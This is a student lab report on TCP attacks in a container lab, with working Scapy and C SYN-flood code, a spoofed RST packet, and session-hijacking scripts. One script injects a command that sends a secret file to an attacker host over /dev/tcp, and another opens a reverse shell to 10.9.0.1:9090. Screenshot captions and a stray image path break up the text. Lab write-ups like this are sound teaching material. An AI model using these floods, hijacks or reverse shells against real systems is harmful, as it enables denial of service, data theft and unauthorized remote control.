**Lab-4**

-By Vikramadithya Ivaturi

**Task 1.1**

**Code:**

#!/bin/env python3

from scapy.all import IP, TCP, send

from ipaddress import IPv4Address

from random import getrandbits

ip = IP(dst="10.9.0.5")

tcp = TCP(dport=23, flags='S')

pkt = ip/tcp

while True:

pkt[IP].src = str(IPv4Address(getrandbits(32))) # source ip

pkt[IP].sport = getrandbits(16) # source port

pkt[IP].seq = getrandbits(32) # sequence number

send(pkt, verbose = 0)

**Output:**

Running the code in the attacker machine.

Text

Description automatically generated

Trying to connect to victim machine via telnet on port 23.

Text, letter

Description automatically generated

This attack has failed.

This might be due to the size of the queue.



Changing the queue size to 60



Removing the kernel mitigation effect

Now running the program on the attacker machine

A picture containing text

Description automatically generated

Initiating a telnet connection to 10.9.0.5 on port 23

Text

Description automatically generated

So, the attack is successful.

**Task 1.2**

**Code:**

#include <unistd.h>

#include <stdio.h>

#include <stdlib.h>

#include <errno.h>

#include <time.h>

#include <string.h>

#include <sys/socket.h>

#include <netinet/ip.h>

#include <arpa/inet.h>

/\* IP Header \*/

struct ipheader {

unsigned char iph\_ihl:4, //IP header length

iph\_ver:4; //IP version

unsigned char iph\_tos; //Type of service

unsigned short int iph\_len; //IP Packet length (data + header)

unsigned short int iph\_ident; //Identification

unsigned short int iph\_flag:3, //Fragmentation flags

iph\_offset:13; //Flags offset

unsigned char iph\_ttl; //Time to Live

unsigned char iph\_protocol; //Protocol type

unsigned short int iph\_chksum; //IP datagram checksum

struct in\_addr iph\_sourceip; //Source IP address

struct in\_addr iph\_destip; //Destination IP address

};

/\* TCP Header \*/

struct tcpheader {

u\_short tcp\_sport; /\* source port \*/

u\_short tcp\_dport; /\* destination port \*/

u\_int tcp\_seq; /\* sequence number \*/

u\_int tcp\_ack; /\* acknowledgement number \*/

u\_char tcp\_offx2; /\* data offset, rsvd \*/

#define TH\_OFF(th) (((th)->tcp\_offx2 & 0xf0) >> 4)

u\_char tcp\_flags;

#define TH\_FIN 0x01

#define TH\_SYN 0x02

#define TH\_RST 0x04

#define TH\_PUSH 0x08

#define TH\_ACK 0x10

#define TH\_URG 0x20

#define TH\_ECE 0x40

#define TH\_CWR 0x80

#define TH\_FLAGS (TH\_FIN|TH\_SYN|TH\_RST|TH\_ACK|TH\_URG|TH\_ECE|TH\_CWR)

u\_short tcp\_win; /\* window \*/

u\_short tcp\_sum; /\* checksum \*/

u\_short tcp\_urp; /\* urgent pointer \*/

};

/\* Psuedo TCP header \*/

struct pseudo\_tcp

{

unsigned saddr, daddr;

unsigned char mbz;

unsigned char ptcl;

unsigned short tcpl;

struct tcpheader tcp;

char payload[1500];

};

//#define DEST\_IP "10.9.0.5"

//#define DEST\_PORT 23 // Attack the web server

#define PACKET\_LEN 1500

unsigned short calculate\_tcp\_checksum(struct ipheader \*ip);

/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

Given an IP packet, send it out using a raw socket.

\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/

void send\_raw\_ip\_packet(struct ipheader\* ip)

{

struct sockaddr\_in dest\_info;

int enable = 1;

// Step 1: Create a raw network socket.

int sock = socket(AF\_INET, SOCK\_RAW, IPPROTO\_RAW);

if (sock < 0) {

fprintf(stderr, "socket() failed: %s\n", strerror(errno));

exit(1);

}

// Step 2: Set socket option.

setsockopt(sock, IPPROTO\_IP, IP\_HDRINCL,

&enable, sizeof(enable));

// Step 3: Provide needed information about destination.

dest\_info.sin\_family = AF\_INET;

dest\_info.sin\_addr = ip->iph\_destip;

// Step 4: Send the packet out.

sendto(sock, ip, ntohs(ip->iph\_len), 0,

(struct sockaddr \*)&dest\_info, sizeof(dest\_info));

close(sock);

}

/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

Spoof a TCP SYN packet.

\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/

int main(int argc, char \*argv[]) {

char buffer[PACKET\_LEN];

struct ipheader \*ip = (struct ipheader \*) buffer;

struct tcpheader \*tcp = (struct tcpheader \*) (buffer +

sizeof(struct ipheader));

if (argc < 3) {

printf("Please provide IP and Port number\n");

printf("Usage: synflood ip port\n");

exit(1);

}

char \*DEST\_IP = argv[1];

int DEST\_PORT = atoi(argv[2]);

srand(time(0)); // Initialize the seed for random # generation.

while (1) {

memset(buffer, 0, PACKET\_LEN);

/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

Step 1: Fill in the TCP header.

\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/

tcp->tcp\_sport = rand(); // Use random source port

tcp->tcp\_dport = htons(DEST\_PORT);

tcp->tcp\_seq = rand(); // Use random sequence #

tcp->tcp\_offx2 = 0x50;

tcp->tcp\_flags = TH\_SYN; // Enable the SYN bit

tcp->tcp\_win = htons(20000);

tcp->tcp\_sum = 0;

/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

Step 2: Fill in the IP header.

\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/

ip->iph\_ver = 4; // Version (IPV4)

ip->iph\_ihl = 5; // Header length

ip->iph\_ttl = 50; // Time to live

ip->iph\_sourceip.s\_addr = rand(); // Use a random IP address

ip->iph\_destip.s\_addr = inet\_addr(DEST\_IP);

ip->iph\_protocol = IPPROTO\_TCP; // The value is 6.

ip->iph\_len = htons(sizeof(struct ipheader) +

sizeof(struct tcpheader));

// Calculate tcp checksum

tcp->tcp\_sum = calculate\_tcp\_checksum(ip);

/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

Step 3: Finally, send the spoofed packet

\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/

send\_raw\_ip\_packet(ip);

}

return 0;

}

unsigned short in\_cksum (unsigned short \*buf, int length)

{

unsigned short \*w = buf;

int nleft = length;

int sum = 0;

unsigned short temp=0;

/\*

\* The algorithm uses a 32 bit accumulator (sum), adds

\* sequential 16 bit words to it, and at the end, folds back all

\* the carry bits from the top 16 bits into the lower 16 bits.

\*/

while (nleft > 1) {

sum += \*w++;

nleft -= 2;

}

/\* treat the odd byte at the end, if any \*/

if (nleft == 1) {

\*(u\_char \*)(&temp) = \*(u\_char \*)w ;

sum += temp;

}

/\* add back carry outs from top 16 bits to low 16 bits \*/

sum = (sum >> 16) + (sum & 0xffff); // add hi 16 to low 16

sum += (sum >> 16); // add carry

return (unsigned short)(~sum);

}

/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

TCP checksum is calculated on the pseudo header, which includes

the TCP header and data, plus some part of the IP header.

Therefore, we need to construct the pseudo header first.

\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/

unsigned short calculate\_tcp\_checksum(struct ipheader \*ip)

{

struct tcpheader \*tcp = (struct tcpheader \*)((u\_char \*)ip +

sizeof(struct ipheader));

int tcp\_len = ntohs(ip->iph\_len) - sizeof(struct ipheader);

/\* pseudo tcp header for the checksum computation \*/

struct pseudo\_tcp p\_tcp;

memset(&p\_tcp, 0x0, sizeof(struct pseudo\_tcp));

p\_tcp.saddr = ip->iph\_sourceip.s\_addr;

p\_tcp.daddr = ip->iph\_destip.s\_addr;

p\_tcp.mbz = 0;

p\_tcp.ptcl = IPPROTO\_TCP;

p\_tcp.tcpl = htons(tcp\_len);

memcpy(&p\_tcp.tcp, tcp, tcp\_len);

return (unsigned short) in\_cksum((unsigned short \*)&p\_tcp,

tcp\_len + 12);


}

**Output:**

Resetting the queue size on the victim machine



Mitigating the effect of kernel mitigation mechanism



Executing the object file of the given C code with IP address and port number in arguments



Trying to connect to the victim machine from another user

Text

Description automatically generated with medium confidence


The queue has been occupied quickly as we are using the C code to constantly bombard the victim’s machine with SYN packets from random addresses on port 23.

**Task 1.3**

**Output**

**Running Python Program:**

Enabling Syn cookies



**Running the python code** on attacker system

A picture containing text

Description automatically generated

Trying to telnet into victim machine from one of the users

Text

Description automatically generated

The attack failed.

**Running the C program:**

Running the C code in attacker machine

****

telneting to the victim machine form one of the users

**Text

Description automatically generated**

Both the attacks have failed due to the enabling of the SYN cookies.

After the server has received a SYN packet, it calculates a hash from the information in the packet including the IP Addr, port and sequence number, using a secret key that is known only to the server. This hashed value(H) is sent to the client as the initial sequence number in the SYN+ACK packet. If the client is legitimate, then he will receive the SYN+ACK packet, and send back an ACK packet with H+1 as the sequence number.

This is the mechanism if Syn Cookies counter measure.

**Task 2**

**Code:**

#!/usr/bin/env python3

from scapy.all import \*

ip = IP(src="10.9.0.6", dst="10.9.0.5")

tcp = TCP(sport=46424, dport=23, flags="R", seq=1095474899)

pkt = ip/tcp

ls(pkt)

send(pkt, verbose=0)

**Output:**

Establishing a telnet connection form user 1 to victim machine.

**Text

Description automatically generated**

While establishing telnet connection between a user(client) and victim(server), we keep monitoring the connection on wireshark.

We fetch the sequence number and other parameters from wireshark.

Graphical user interface, application

Description automatically generated

The last record on wireshark gives us the latest sequence number and the source port.

We pass that as the next sequence number as there is no data that is being passed from the client to server in the current state of the connection.

After executing the above program on the attacker machine, we can see the below message when we press any key on the client machine.



This message is as we sent a reset packet from the attacker machine pretending to be the server to the client. This closes the connection.



**Task 3**

**Code:**

#!/usr/bin/env python3

from scapy.all import \*

ip = IP(src="10.9.0.6", dst="10.9.0.5")

tcp = TCP(sport=37684, dport=23, flags="A", seq=1082036006, ack=168776371)

data = "\ncat /home/seed/secret > /dev/tcp/10.9.0.1/9090\n"

pkt = ip/tcp/data

ls(pkt)

send(pkt, verbose=0)

**Output:**

We create a text file on the victim machine(server) under /home/seed/ called ‘secret’ to demonstrate the attack.

Text

Description automatically generated with medium confidence

In an existing telnet connection between one of the users and the server, we fetch the latest packet sequence number, and acknowledgement by monitoring the connection in wireshark.

Text

Description automatically generated

We listen on the attacker machine on port 9090.



Now, we run the code in another terminal on the attacker machine.

Graphical user interface

Description automatically generated with low confidence

After a couple of seconds, the client that was connected to the victim machine gets un-responsive.

Then we will get the below message saying a connection has been received with the content of the secret file.

Text

Description automatically generated

The attack has succeeded, the output of the command has been pushed to the attacker’s machine.

**Task 4**

**Code**

#!/usr/bin/env python3

from scapy.all import \*

ip = IP(src="10.9.0.6", dst="10.9.0.5")

tcp = TCP(sport = 59802, dport = 23, flags="A", seq= 954626606, ack = 2220356673)

data = '\n/bin/sh -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1 \n'

pkt = ip/tcp/data

ls(pkt)

send(pkt, verbose=0)

**Output:**

First we try to establish a telnet connection from user 1(client) to victim machine(server).

While establishing this telnet connection, we monitor the traffic on wireshark to obtain the sequence number, source port, and acknowledgement number.

Text

Description automatically generated

These elements are passed into the python program, to send a command to the victim machine to access the shell on the victim machine thereby giving access to the attacker to execute any command on the server pretending to be a client.

Since the command we are executing comes back to the 9090 port, listen on that port on the attacker machine.

Text

Description automatically generated

Now, execute the above program from the attacker machine.

Graphical user interface

Description automatically generated with medium confidence

Now, check the other terminal which was listening to the port 9090

We can see a prompt to execute any command.

Text

Description automatically generated

So, the attack is successful.